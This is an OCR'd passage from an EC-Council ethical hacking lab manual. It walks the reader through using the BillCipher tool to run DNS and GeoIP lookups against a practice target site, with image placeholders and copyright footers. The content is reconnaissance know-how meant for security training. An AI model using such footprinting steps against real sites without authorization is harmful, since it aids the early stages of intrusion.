
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.




8. BillCipher displays various available options that you can use to gather information regarding a target website.

9. In the **What information would you like to collect?** option, type **1** to choose the **DNS Lookup** option and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The result appears, displaying the DNS information regarding the target website, as shown in the screenshot.
11. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. **Are you want to collect information of website or IP address?** option appears, type **website** and press **Enter**.
13. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
14. Now, type **3** and press **Enter** to choose the **GeoIP Lookup** option from the available information gathering options.
15. The result appears, displaying the **GeoIP Lookup** information of the target website, as shown in the screenshot.
16. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.



